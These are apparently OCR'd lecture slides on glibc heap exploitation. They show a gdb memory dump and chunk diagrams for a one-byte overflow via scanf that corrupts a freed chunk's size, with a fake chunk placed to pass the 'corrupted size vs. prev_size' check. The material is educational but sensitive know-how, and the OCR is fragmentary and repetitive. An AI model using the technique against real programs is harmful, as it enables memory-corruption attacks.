



```
0x602090:       0x0000000000000000      0x0000000000000211
0x6020a0:       0x00007ffff7dd37b8      0x00007ffff7dd37b8
0x6020b0:       0x0000000000000000      0x0000000000000000
0x6020c0:       0x0000000000000000      0x0000000000000000
0x6020d0:       0x0000000000000000      0x0000000000000000
0x6020e0:       0x0000000000000000      0x0000000000000000
0x6020f0:       0x0000000000000000      0x0000000000000000
0x602100:       0x0000000000000000      0x0000000000000000
0x602110:       0x0000000000000000      0x0000000000000000
0x602120:       0x0000000000000000      0x0000000000000000
0x602130:       0x0000000000000000      0x0000000000000000
0x602140:       0x0000000000000000      0x0000000000000000
0x602150:       0x0000000000000000      0x0000000000000000
0x602160:       0x0000000000000000      0x0000000000000000
0x602170:       0x0000000000000000      0x0000000000000000
0x602180:       0x0000000000000000      0x0000000000000000
0x602190:       0x0000000000000000      0x0000000000000000
0x6021a0:       0x0000000000000000      0x0000000000000000
0x6021b0:       0x0000000000000000      0x0000000000000000
0x6021c0:       0x0000000000000000      0x0000000000000000
0x6021d0:       0x0000000000000000      0x0000000000000000
0x6021e0:       0x0000000000000000      0x0000000000000000
0x6021f0:       0x0000000000000000      0x0000000000000000
0x602200:       0x0000000000000000      0x0000000000000000
0x602210:       0x0000000000000000      0x0000000000000000
0x602220:       0x0000000000000000      0x0000000000000000
0x602230:       0x0000000000000000      0x0000000000000000
0x602240:       0x0000000000000000      0x0000000000000000
0x602250:       0x0000000000000000      0x0000000000000000
0x602260:       0x0000000000000000      0x0000000000000000
0x602270:       0x0000000000000000      0x0000000000000000
0x602280:       0x0000000000000000      0x0000000000000000
0x602290:       0x0000000000000200      0x0000000000000000
0x6022a0:       0x0000000000000210      0x0000000000000090
0x6022b0:       0x0000000000000000      0x0000000000000000
```


Exploit


136=128(0x80)+8(prevsize(b))
Free(b)
scanf(“ %136s”, a)
a:0x602000
0x91
Malloc(0x80)
b:0x602090
0x211
0x6020a0
0x7ffff7dd37b8
0x7ffff7dd37b8
fake:0x602290
0x200
c:0x6022a0
0x210
0x90
Malloc(0x80)
0x20cd1
a:0x602000
0x91
Malloc(0x80)
b:0x602090
0x211
0x6020a0
0x7ffff7dd37b8
0x7ffff7dd37b8
fake:0x602290
0x200
c:0x6022a0
0x210
0x90
Malloc(0x80)
0x20cd1


Exploit


136=128(0x80)+8(prevsize(b))
Free(b)
scanf(“ %136s”, a)
a:0x602000
0x91
Malloc(0x80)
b:0x602090
0x211
0x6020a0
0x7ffff7dd37b8
0x7ffff7dd37b8
fake:0x602290
0x200
c:0x6022a0
0x210
0x90
Malloc(0x80)
0x20cd1
a:0x602000
0x91
Malloc(0x80)
b:0x602090
0x200
0x6020a0
0x7ffff7dd37b8
0x7ffff7dd37b8
fake:0x602290
0x200
c:0x6022a0
0x210
0x90
Malloc(0x80)
0x20cd1


Exploit


scanf(“ %136s”, a)
a:0x602000
0x91
Malloc(0x80)
b:0x602090
0x200
0x6020a0
0x7ffff7dd37b8
0x7ffff7dd37b8
fake:0x602290
0x200
c:0x6022a0
0x210
0x90
Malloc(0x80)
0x20cd1
<fake chunk X>
a:0x602000
0x91
Malloc(0x80)
b:0x602090
0x200
0x6020a0
0x7ffff7dd37b8
0x7ffff7dd37b8
c:0x6022a0
0x210
0x90
Malloc(0x80)
0x20cd1
"corrupted size vs. prev_size“
ERROR

Exploit


scanf(“ %136s”, a)
a:0x602000
0x91
Malloc(0x80)
b:0x602090
0x200
0x6020a0
0x7ffff7dd37b8
0x7ffff7dd37b8
fake:0x602290
0x200
c:0x6022a0
0x210
0x90
Malloc(0x80)
0x20cd1
<fake chunk ○>
a:0x602000
0x91
Malloc(0x80)
b:0x602090
0x200
0x6020a0
0x7ffff7dd37b8
0x7ffff7dd37b8
fake:0x602290
0x200
c:0x6022a0
0x210
0x90
Malloc(0x80)
0x20cd1


E